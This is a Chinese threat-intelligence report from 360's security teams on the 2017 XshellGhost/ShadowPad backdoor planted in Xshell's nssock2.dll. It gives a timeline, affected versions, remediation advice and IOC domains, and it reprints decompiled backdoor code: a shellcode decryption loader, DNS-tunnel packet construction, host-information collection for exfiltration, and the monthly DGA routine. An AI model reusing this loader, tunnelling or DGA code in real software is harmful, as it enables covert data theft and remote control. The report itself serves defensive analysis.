
各个网络模块的功能的展开和运行依赖于 Online 模块提供的函数接口列表：

ID	名称	作用
1	OpByCmd	根据命令实现收集机器的硬件信息等功能
2	InitNet	根据配置文件初始化网络模块
3	GetConPluginObj	根据传入的 Shellcode 的 ID 获取对应的通信 Shellcode 对象，调用通信对象的第 2 个接口函数 GetConObj 获取该 Shellcode 通信定义的对象
4	Start	调用传入的 Shellcode 指针所对应的第 3 个函数(传入的 shellcode 为通信模块，第 3 个函数统一为发送初始化数据包)；
5	Recv	调用传入的 Shellcode 指针所对应的第 4 个函数(传入的 shellcode 为通信模块，第 4 个函数统一为接收消息)。
6	RecvLoop	根据传入的大小，多次调用 Recv，获取要接受的数据
7	RecvTrans	调用 RecvLoop 转换后获取到要接受的数据大小，循环调用 RecvLoop 获取所有数据，最终调用 Root 的 TransDataEx
8	Send	调用传入的 Shellcode 指针所对应的第 5 个函数(传入的 shellcode 为通信模块，第 5 个函数统一为发送消息)。
9	SendLoop	根据传入的大小，多次调用 Send，发送完所有数据
10	SendTrans	根据时间转换数据格式，SendLoop
11	RecvSend	创建线程进行对应 Shellcode 的(Recv 和 Send)操作
12	Shutdown	调用传入的 Shellcode 指针所对应的第 6 个函数(传入的 shellcode 为通信模块，第 6 个函数统一为发送 shutdown 数据包)。
13	Close	调用传入的 Shellcode 指针所对应的第 7 个函数(传入的 shellcode 为通信模块，第 7 个函数统一为关闭连接)；减少对应 Shellcode 的引用计数
14	GetId	获取传入的 Shellcode 所对应的 ID

InitNet 在读取网络代理配置以后每隔 1 秒调用功能 A , 如果功能 A 返回 20000 , 则函数彻底结束 , 功能 A 逻辑 :



功能 B 逻辑 , 用于等待云端下发代码执行 :



此次攻击已知使用的通信模块是 DNS 模块，该后门基于 DNS 隧道技术进行通信：



ID	名称	作用
1	GetConObj	空指针
2	Start	返回自定义对象，DNS 通信时使用
3	Recv	发送初始化数据包，开启线程等待数据结束
4	Send	接受消息，有客户端连接时设置 Event1
5	SendShutdown	发送消息，有客户端连接时设置 Event2
6	CloseConnect	发送 shutdown 数据包
7		关闭连接 安全客 (bobao.360.cn)

该模块发送的数据包有 3 种类型：

1. 初始化数据包，大小为 0x18

EncryptKey	0x2
00 00	0x2
Serial 1	0x2
Serial 2	0x2
Random	0x10 客 (bobao.360.cn)

2. Data 数据包，大小 0x8+

EncryptKey	0x2
00 01	0x2
Serial 1	0x2
Serial 2	0x2
Data	大小不定 客 (bobao.360.cn)

3. 关闭数据包，大小 0x8



EncryptKey	0x2
00 03	0x2
Serial 1	0x2
Serial 2 (bobao.360.ch)	0x2

其发送函数如下：

```
int __usercall q_DNSPackage0@<eax>(struc_s388 *a1@<esi>)
{
    int (_stdcall *v1)(_DWORD); // edi@1
    dns_tunnel_messages _messages; // [sp+8h] [bp-18h]@1

    v1 = a2_ws2_32_htons;
    _messages.cmd = a2_ws2_32_htons(0); // 类型0, 表示为上线包
    _messages.client_id = v1(a1->client_id); // 用于配对, 初始化的时候为随机数, 服务端会返回该标记
    _messages.packet_id = v1(a1->packet_id); // 用于控制数据包顺序, 初始化为0
    memcpy_0((int)_messages.payload, (int)&a1->_Random, 0x10);
    a1->TickCount64 = q_GetTickCount64();
    return q_DNSS388_SendXXXX((int)a1, (int)&_messages, 0x18);
}

int __usercall q_DNSPackage1@<eax>(int a1@<ebx>, struc_s388 *ctx@<edi>)
{
    int (_stdcall *v2)(_DWORD); // esi@1
    int v3; // esi@1
    int v4; // ecx@1
    int v5; // ecx@3
    dns_tunnel_messages message; // [sp+8h] [bp-80h]@1
    int v8; // [sp+7Ch] [bp-Ch]@1
    char *v9; // [sp+80h] [bp-8h]@2
    int v10; // [sp+84h] [bp-4h]@2

    v2 = a2_ws2_32_htons;
    message.cmd = a2_ws2_32_htons(1); // 类型1, 表示为数据包
    message.client_id = v2(ctx->client_id);
    message.packet_id = v2(ctx->packet_id);
    *(WORD *)&message.payload[0] = v2(*(_WORD *)a1);
    *(WORD *)&message.payload[2] = v2(*(_WORD *)(&ctx->ReceiveFlag??? + 14));
    *(WORD *)&message.payload[4] = v2(*(_WORD *)(&ctx->ReceiveFlag??? + 12));
    q_memset((int)&message.payload[6], 4);
    v3 = ctx->ReceiveFlag???
    v4 = *(_WORD *)(&v3 + 14);
    v8 = *(_WORD *)(&v3 + 16);
    if ( (_WORD)v4 != (_WORD)v8 )
    {
        v10 = v4 + 1;
        v9 = &message.payload[6];
    LABEL_3:
        *v9 = 0;
    }
}
```



```
int __usercall q_DNSPackageShutdown@<eax>(struc_s388 *a1@<edi>)
{
    int (_stdcall *v1)(_DWORD); // esi@1
    __int16 key; // [sp+4h] [bp-8h]@1
    __int16 cmd; // [sp+6h] [bp-6h]@1
    __int16 cliend_id; // [sp+8h] [bp-4h]@1
    __int16 packet_id; // [sp+Ah] [bp-2h]@1

    v1 = a2_ws2_32_htons;
    cmd = a2_ws2_32_htons(3); // 类型3, 表示为结束包
    cliend_id = v1(a1->cliend_id);
    packet_id = v1(a1->packet_id);
    return q_DNSS388_SendXXXX((int)a1, (int)&key, 8);
}
```

在调用 DNS 模块 2 号函数返回自定义对象时，其调用了 GetAdaptersAddresses 获取适配器的 DNS

```
v14 = ((int (_stdcall *)(signed int, signed int, _DWORD, IP_ADAPTER_ADDRESSES *, int *))q_ptr_GetAdaptersAddresses[0])(
    2, // AF_INET
    0x90, // GAA_FLAG_INCLUDE_PREFIX | GAA_FLAG_INCLUDE_GATEWAYS
    0,
    v19,
    &v22);
if ( !v14 )
    break;
if ( v14 != 111 )
    goto LABEL_14;
}
v15 = v19;
do
{
    if ( v15->FirstUnicastAddress )
    {
        v16 = v15->FirstDnsServerAddress;
        if ( v16 )
        {
            if ( v15[1].FirstAnycastAddress )
            {
                do
                {
                    v17 = a1->send_count;
                    if ( v17 < 0x10 )
                    {
                        v18 = *(_DWORD *)&v16->Address.lpSockaddr->sa_data[2];
                        if ( v18 )
                        {
                            *(&a1->dns_addr + v17) = v18;
                            ++a1->send_count;
                        }
                    }
                }
            }
        }
    }
}
```

最多收集 0x10 个 DNS，随后在调用该模块第 3 号函数时，其使用收集到的 DNS，合并 Config 文件中的 4 个 DNS 地址，循环往每一个 DNS 发送查询，等到到任何一个返回数据，或者超时，并记录下第一个返回应答的 DNS 数据包，以后再次发送的时候，只会给第一个返回应答的 DNS 发送数据。



```
if ( v2->RunStatus == 2 )
{
    a2_ntdll_RtlEnterCriticalSection(&v2->field_40_cs);
    a2_kernel32_lstrcpy(&v2->hostname, v3 + 8);
    v6 = *(WORD *)v3;
    if ( !*(WORD *)v3 )
        v6 = 53;                                // sendto port (default: dns 53)
    v2->sendto_port = v6;
    v2->RunStatus = 4;
    v7 = *(DWORD *)(v3 + 4104);
    if ( v7 )
        *(&v2->dns_addr + v2->send_count++) = v7;
    v8 = *(DWORD *)(v3 + 4108);
    if ( v8 )
        *(&v2->dns_addr + v2->send_count++) = v8;
    v9 = *(DWORD *)(v3 + 4112);
    if ( v9 )
        *(&v2->dns_addr + v2->send_count++) = v9;
    v10 = *(DWORD *)(v3 + 4116);
    if ( v10 )
        *(&v2->dns_addr + v2->send_count++) = v10;
    v2->from_addr = 0;
    q_DNSPackage0(v2);
    q_DNSPackage0(v2);
    q_DNSPackage0(v2);
    a2_ntdll_RtlLeaveCriticalSection(&v2->field_40_cs, v12);
    v11 = 0;
    do
    {
        if ( v2->RunStatus != 4 )
            break;
        a2_kernel32_Sleep(100);
        ++v11;
    }
    while ( v11 < 100 );
    result = v2->RunStatus != 5 ? 0x2740 : 0;
}
else
{
    result = 5023;
}
return result;
```



```

if ( v3->from_addr )
{
    v3->sendto_addr.sin_family = 2;
    v3->sendto_addr.sin_port = v5(v3->sendto_port);
    v3->sendto_addr.sin_addr.S_un.S_addr = v3->from_addr;
    ((void (__stdcall *)(struc_s388 *, int, int, sockaddr_in *, signed int))v3->pfn_sendto)(
        v3,
        v18,
        v15,
        &v3->sendto_addr,
        16);
}
else
{
    v10 = 0;
    if ( v3->send_count > 0 )
    {
        v7 = (ULONG *)&v3->dns_addr;
        do
        {
            v3->sendto_addr.sin_family = 2;
            v3->sendto_addr.sin_port = v5(v3->sendto_port);
            v3->sendto_addr.sin_addr.S_un.S_addr = *v7;
            ((void (__stdcall *)(struc_s388 *, int, int, sockaddr_in *, signed int))v3->pfn_sendto)(
                v3,
                v18,
                v15,
                &v3->sendto_addr,
                16);
            ++v10;
            ++v7;
        }
        while ( v10 < v3->send_count );
    }
}

```

在发送数据包时，会将数据嵌套到 DNS 协议中发送，其中数据会编码成特定的字符串，添加在要配置文件中的 CC DNS URL 前，实现 DNS 隧道通讯。

sendto	\$ 8BFF	MOV EDI, EDI	ws2_3
71A22F53	. 55	PUSH EBP	
71A22F54	. 8BEC	MOV EBP, ESP	
71A22F56	. 83EC 10	SUB ESP, 10	
71A22F59	. 56	PUSH ESI	
71A22F5A	. 57	PUSH EDI	
71A22F5B	. 33FF	XOR EDI, EDI	
EDI=000F8DE4			
ws2_32.sendto			
Address	Hex dump		ASCII (OEM - 美国)
000ED280	78 B1 01 00 00 01 00 00 00 00 00 00 00 00 1E 6D 66 71		x█
000ED290	66 78 62 72 6F 70 66 6F 6C 6D 64 6B 6A 78 6C 6A		fxbropfolmdkjx1j
000ED2A0	61 6B 69 79 68 79 65 6A 6D 6F 63 13 6D 67 77 6F		akiyhyejmoc!mgwo
000ED2B0	70 66 79 70 6D 6B 71 69 6E 6E 76 68 78 6A 6D 03		pfypmkqinrnvhxjmL
000ED2C0	77 77 77 06 6E 6F 74 70 65 64 03 63 6F 6D 00 00		www-notped█.com



```
v3 = (struc_s388 *)a1;
a2_kernel32_QueryPerformanceCounter(&v11);
v4 = (unsigned __int16)v11;
q_DNSModuleDecrypt((__BYTE *)v3->sendbuf, a3, v11, a2);
v5 = a2_ws2_32_htons;
*(__WORD *)v3->sendbuf = a2_ws2_32_htons(v4);
v6 = sub_A21A1E();
v12.id = v5(v6);
v12.bit_op_allflag = v5(0x100);           // 递归查询: recursive request
v12.QDCount = v5(1);                     // 一个查询
v12.ANCOUNT = v5(0);
v12.NSCount = v5(0);
v12.ARCount = v5(0);
v13 = 0;
v14 = 0;
v16 = 0;
v15 = 0;
sub_A23179((int)&v13, 12, (int)&v12);
v17 = 0;
v18 = 0;
v20 = 0;
v19 = 0;
encodebuf(a3, (int)&v17, v3->sendbuf, (int)&v3->hostname); // 将数据编码为域名
sub_A23179((int)&v13, v17, v20);           // 写入到发送缓冲区
v9 = 0x1001000;                           // DNS tail:
//
// 00 10 Query type: TXT
// 00 01 Query class: IN
sub_A23179((int)&v13, 4, (int)&v9);
```

总结

通过技术分析，我们发现“XshellGhost”(xshell 幽灵)是一整套复杂的模块化的精密木马病毒，这是一起黑客入侵供应链软件商后进行的有组织有预谋的大规模定向攻击，我们仍将会持续关注此次攻击的进一步发展，建议广大用户使用360安全卫士查杀“XshellGhost”(xshell 幽灵)木马病毒和防御供应链软件攻击。

360 追日团队 (Helios Team)

360 追日团队 (Helios Team) 是 360 科技集团下属的高级威胁研究团队，从事 APT 攻击发现与追踪、互联网安全事件应急响应、黑客产业链挖掘和研究等工作。团队成立于 2014 年 12 月，通过整合 360 公司海量安全大数据，实现了威胁情报快速关联溯源，独家首次发现并追踪了三十多个 APT 组织及黑客团伙，大大拓宽了国内关于黑客产业的研究视野，填补了国内 APT 研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。

已公开 APT 相关研究成果



发布时间	报告名称	组织编号	报告链接
2015.05.29	海莲花：数字海洋的游猎者，持续3年的网络空间威胁	APT-C-00	http://zhuiri.360.cn/report/index.php/2015/05/29/apt-c-00/
2015.12.10	007 黑客组织及地下黑产活动分析报告		https://ti.360.com/upload/report/file/Hook007.pdf
2016.01.18	2015年中国高级持续性威胁APT研究报告		http://zhuiri.360.cn/report/index.php/2016/01/18/apt2015/
2016.05.10	洋葱狗：交通能源的觊觎者，潜伏3年的定向攻击威胁	APT-C-03	http://zhuiri.360.cn/report/index.php/2016/05/10/apt-c-03/
2016.05.13	DarkHotel 定向攻击样本分析	APT-C-06	http://bobao.360.cn/learning/detail/2869.html
2016.05.30	美人鱼行动：长达6年的境外定向攻击活动揭露	APT-C-07	http://zhuiri.360.cn/report/index.php/2016/05/30/apt-c-07/
2016.06.03	SWIFT 之殇：针对越南先锋银行的黑客攻击技术初探		http://bobao.360.cn/learning/detail/2890.html
2016.07.01	人面狮行动，中东地区的定向攻击活动	APT-C-15	http://zhuiri.360.cn/report/index.php/2016/07/01/apt-c-15/
2016.07.21	台湾第一银行 ATM 机“自动吐钱”事件分析		http://bobao.360.cn/news/detail/3374.html
2016.08.04	摩诃草组织，来自南亚的定向攻击威胁	APT-C-09	http://zhuiri.360.cn/report/index.php/2016/08/04/apt-c-09/
2016.08.09	关于近期曝光的针对银行 SWIFT 系统攻击事件综合分析		http://zhuiri.360.cn/report/index.php/2016/08/25/swift/
2016.11.15	蔓灵花攻击行动（简报）		http://zhuiri.360.cn/report/index.php/2016/11/04/bitter/

Xshell 被植入后门代码事件分析报告

作者：360 天眼实验室

原文地址：【安全客】 <http://bobao.360.cn/learning/detail/4278.html>

文档信息

文档编号	360Ti-2017-0005
关键字	Xshell backdoor
发布日期	2017-08-15
更新日期	2017-08-18
TLP	WHITE
分析团队	360 威胁情报中心、360 安全监测与响应中心

安全客 (bobao.360.cn)

事件概要



攻击目标	使用 Xshell 远程管理工具进行系统管理的用户
攻击目的	收集系统相关的信息，可能通过专用插件执行远程控制类的功能
主要风险	系统相关的敏感信息泄露，相关的基础设施被非授权控制
攻击入口	下载安装执行某个官方版本的 Xshell 类软件
使用漏洞	无
通信控制	通过 DNS 隧道进行数据通信和控制
抗检测能力	无文件落地、插件形式、繁复的二进制代码加密变换以抵抗分析
受影响应用	Xshell 5.0 Build 1322 Xshell 5.0 Build 1325 Xmanager Enterprise 5.0 Build 1232 Xmanager 5.0 Build 1045 Xftp 5.0 Build 1218 Xlpd 5.0 Build 1220
已知影响	目前评估国内受影响用户在十万级别，已知部分知名互联网公司中招
分析摘要： 战术 技术 过程	<ol style="list-style-type: none">1. Xshell 的开发厂商 NetSarang 极可能受到渗透，软件的组件 nssock2.dll 被插件后门代码，相应的软件包在官网被提供下载使用，所发布出来的程序有厂商的合法数字签名。2. 后门版本的 Xshell 软件被执行以后，内置的后门 Shellcode 得到执行，通过 DNS 隧道向外部服务器报告主机信息，并激活下一阶段的恶意代码。3. 后门代码的 C&C 通信使用了 DGA 域名，每月生成一个新的。4. 后门恶意代码采用了插件式的结构，无文件落地方式执行，配置信息注册表存储，可以执行攻击者指定的任意功能，完成以后不留文件痕迹。恶意代码内置了多种抵抗分析的机制，显示了非常高端的技术能力。

安全客 (bobao.360.cn)

事件简述

近日，非常流行的远程终端 Xshell 被发现被植入了后门代码，用户如果使用了特洛伊化的 Xshell 工具版本会导致本机相关的敏感信息被泄露到攻击者所控制的机器甚至被远程控制执行更多恶意操作。

Xshell 特别是 Build 1322 在国内的使用面很大，敏感信息的泄露及可能的远程控制导致巨大的安全风险，我们强烈建议用户检查自己所使用的 Xshell 版本，如发现，建议采取必要的补救措施。

事件时间线

2017 年 8 月 7 日

流行远程管理工具 Xshell 系列软件的厂商 NetSarang 发布了一个更新通告，声称在卡巴斯基的配合下发现并解决了一个在 7 月 18 日的发布版本的安全问题，提醒用户升级软件，其中没有提及任何技术细节和问题的实质，而且声称没有发现漏洞被利用。

2017 年 8 月 14 日

360 威胁情报中心分析了 Xshell Build 1322 版本（此版本在国内被大量分发使用），发现并确认其中的 nssock2.dll 组件存在后门代码，恶意代码会收集主机信息往 DGA 的域名发送并存在其他更多的恶意功能代码。360 威胁情报中心发布了初始的分析报告，并对后续更复杂的恶意代码做进一步的挖掘分析，之后其他安全厂商也陆续确认了类似的发现。

2017 年 8 月 15 日

卡巴斯基发布了相关的事件说明及技术分析，与 360 威胁情报中心的分析完全一致，事件可以比较明确地认为是基于源码层次的恶意代码植入。非正常的网络行为导致相关的恶意代码被卡巴斯基发现并报告软件厂商，在 8 月 7 日 NetSarang 发布报告时事实上已经出现了恶意代码在用户处启动执行的情况。同日 NetSarang 更新了 8 月 7 日的公告，加入了卡巴斯基的事件分析链接，标记删除了没有发现问题被利用的说法。

影响面和危害分析

目前已经确认使用了特洛伊化的 Xshell 的用户机器一旦启动程序，主机相关基本信息（主机名、域名、用户名）会被发送出去。同时，如果外部的 C&C 服务器处于活动状态，受影响系统则可能收到激活数据包启动下一阶段的恶意代码，这些恶意代码为插件式架构，可能执行攻击者指定任意恶意功能，包括但不仅限于远程持久化控制、窃取更多敏感信息。

根据360网络研究院的C&C域名相关的访问数量评估，国内受影响的用户或机器数量在十万级别，同时，数据显示一些知名的互联网公司有大量用户受到攻击，泄露主机相关的信息。

解决方案

检查目前所使用的Xshell版本是否为受影响版本，如果组织保存有网络访问日志或进行实时的DNS访问监控，检查所在网络是否存在对于附录节相关IOC域名的解析记录，如发现，则有内网机器在使用存在后门的Xshell版本。

目前厂商NetSarang已经在Xshell Build 1326及以后的版本中处理了这个问题，请升级到最新版本，修改相关系统的用户名口令。厂商修复过的版本如下：

Xmanager Enterprise Build 1236

Xmanager Build 1049

Xshell Build 1326

Xftp Build 1222

Xlpd Build 1224

软件下载地址：<https://www.netsarang.com/download/software.html>

技术分析

基本执行流程

Xshell相关的用于网络通信的组件nssock2.dll被发现存在后门类型的代码，DLL本身有厂商合法的数字签名，但已经被多家安全厂商标记为恶意：

virus total

SHA256:	462a02a8094e833fd456baf0a6d4e18bb7dab1a9f74d5f163a8334921a4ffde8	3	0
File name:	nssock		
Detection ratio:	29 / 64		
Analysis date:	2017-08-14 02:38:56 UTC (11 minutes ago)		

Antivirus	Result	Update
Ad-Aware	Trojan.Backdoor.PSQ	20170813
AhnLab-V3	Trojan/Win32.Netspat.C2077196	20170814
ALYac	Trojan.Agent.180432R	20170814
Arcabit	Trojan.Backdoor.PSQ	20170813
Avira (no cloud)	TR/Wdfload.tnvhv	20170813
BitDefender	Trojan.Backdoor.PSQ	20170814
CAT-QuickHeal	Backdoor.Shadowpad	20170812
Cyren	W32/Trojan.STUK-3292	20170814
Emsisoft	Trojan.Backdoor.PSQ (B)	20170814
Fortinet	W32/Shadowpad.Altr.bdr	20170813
GData	Trojan.Backdoor.PSQ	20170814


360 威胁情报中心发现其存在加载执行 Shellcode 的功能：

```
void * __thiscall sub_1000C6C0(void *this)
{
    void *v2; // [sp+0h] [bp-18h]@1
    int (_stdcall *v3)(_DWORD); // [sp+8h] [bp-10h]@1
    unsigned int i; // [sp+10h] [bp-8h]@1
    unsigned int v5; // [sp+14h] [bp-4h]@1

    v2 = this;
    v3 = (int (_stdcall *)(_DWORD))VirtualAlloc(0, 0xFB48u, 0x1000u, 0x40u);
    v5 = unk_1000F718;
    for ( i = 0; i < 0xFB44; ++i )
    {
        *((_BYTE *)v3 + i) = v5 ^ *((_BYTE *)&unk_1000F718 + i + 4);
        v5 = -910240943 * ((v5 >> 16) + (v5 << 16)) - 1470258743;
    }
    if ( (unsigned int)v3(0) < 0x1000 )
        MessageBoxA(0, "###ERROR###", 0, 0);
    return v2;
}
```

我们将这段代码命名为 loader_code1, 其主要执行加载器的功能，会再解出一段新的代码 (module_Activation)，然后动态加载需要的 Windows API 和重定位，跳转过去。

经过对进程执行的整体分析观察，对大致的执行流程还原如下图所示：



基本插件模块

Module_Activation

module_Activation 会开启一个线程，然后创建注册表项：

HKEY_CURRENT_USER\SOFTWARE\-[0-9]+(后面的数字串通过磁盘信息 xor 0xD592FC92 生成)，然后通过 RegQueryValueExA 查询该注册表项下“ Data” 键值来执行不同的功能流程。



```
v7 = DeccodeString_28E0(&v17);
str_Data = WideCharToMultiBytes_284C(v7, 0);
v463000(v15, str_Data, 0, 0, &v32, &v19); // RegQueryValueExA
LocalFreeClear_28B5((int)&v17);
if ( flag == 1 )
    jmp shellcode_12A7(v40, v41, (int)&v43);
while ( flag != 2 )
{
    v463058(&v17); // GetSystemTime
    v_SystemTimeToFileTime = (void (__stdcall *)(int *, __int64 *))v463054; // SystemTimeToFileTime
    if ( !v463054(&v42, &v16) )
        v16 = 0i64;
    v_SystemTimeToFileTime(&v17, &v27);
    v10 = v27 - v16;
    v11 = (unsigned __int64)(v27 - v16) >> 32;
    if ( v11 < 0
        || (SHIDWORD(v27) < ((unsigned int)v27 < (unsigned int)v16) + HIDWORD(v16)
        || (unsigned __int64)(v27 - v16) >> 32 == 0)
        && v10 <= 0
        || v11 > 0x43
        || v11 >= 0x43 && v10 >= 0xE234000 )
    {
        memcpy_10F0((int)&v42, (int)&v17, 16);
        ++v38;
        recv_size = Connect_1457((int)&v32);
        if ( recv_size )
            --v38;
        v12 = DeccodeString_28E0(&v31);
        v13 = WideCharToMultiBytes_284C(v12, 0);
        v463010(v15, v13, 0, 3, &v32, 0x228); // RegSetValueExA
        LocalFreeClear_28B5((int)&v31);
        v463000(v15);
        if ( flag == 1 && !recv_size )
            jmp shellcode_12A7(v40, v41, (int)&v43);
        v463024(1000);
    }
}
```

当注册表项“ Data” 的值不存在时，进入上传信息流程，该流程主要为收集和上传主机信息到每月一个的 DGA 域名，并保存服务器返回的配置信息，步骤如下：

获取当前系统时间，根据年份和月份按照下面的算法生成一个长度为 10-16 的字符串，然后将其与“ .com” 拼接成域名。

```
if ( ((int __stdcall *)(char *, int *))g_pGetNetworkParams)(&aRecvBuf, &bufLen) // 获取本地计算机的名称
{
    ((void __stdcall *)(char *, signed int))unk_166300B(&aRecvBuf, 23408864);
    ((void __stdcall *)(char *, signed int))unk_166300B(&v48, 23408864);
}
strlen();
if ( v19 > 32 )
    ((void __stdcall *)(char *, signed int))unk_166300B(&aRecvBuf, 23408864);
strlen();
if ( v20 > 32 )
    ((void __stdcall *)(char *, _DWORD))unk_166300B(&v48, 23408864);
v57 = 32;
if ( tpGetUserName(&v53, &v57) // GetUserName
    ((void __stdcall *)(int *, signed int))unk_166300B(&v53, 23408864);
strlen();
if ( v21 > 32 )
    ((void __stdcall *)(int *, _DWORD))unk_166300B(&v53, 23408864);
strlen();
```



```
call    dword ptr ds:463058h ; GetSystemTime
movzx  eax, [ebp+var_12] ; Month
movzx  ecx, [ebp+var_14] ; Year
imul   eax, 39D06F76h
imul   ecx, 90422A3Ah
sub    ecx, eax
push   6
sub    ecx, 67B7FC6Fh
pop    esi
xor    edx, edx
mov    eax, ecx
div    esi
push   0
pop    edi
mov    esi, edx
add    esi, 0Ah
jz    short loc_1366

loc_134B:           ; CODE XREF: Generate_Domain_1309+5B↓j
xor    edx, edx
mov    eax, ecx
imul  ecx, 1Dh
push  1Ah
pop   ebx
div   ebx
add   ecx, 13h
add   dl, 61h ; 'a'
mov   [ebp+edi+var_44], dl
inc   edi
cmp   edi, esi
jb    short loc_134B
```

年份-月份 和 生成的域名对应关系如下：

2017-06	vwrcbohspufip.com
2017-07	ribotqtonut.com
2017-08	nylalobghyhirgh.com
2017-09	jkvmdmjyfcvkf.com
2017-10	bafyvoruzgjxitwr.com
2017-11	xmponmzmxkxkh.com
2017-12	tczafklirk.com
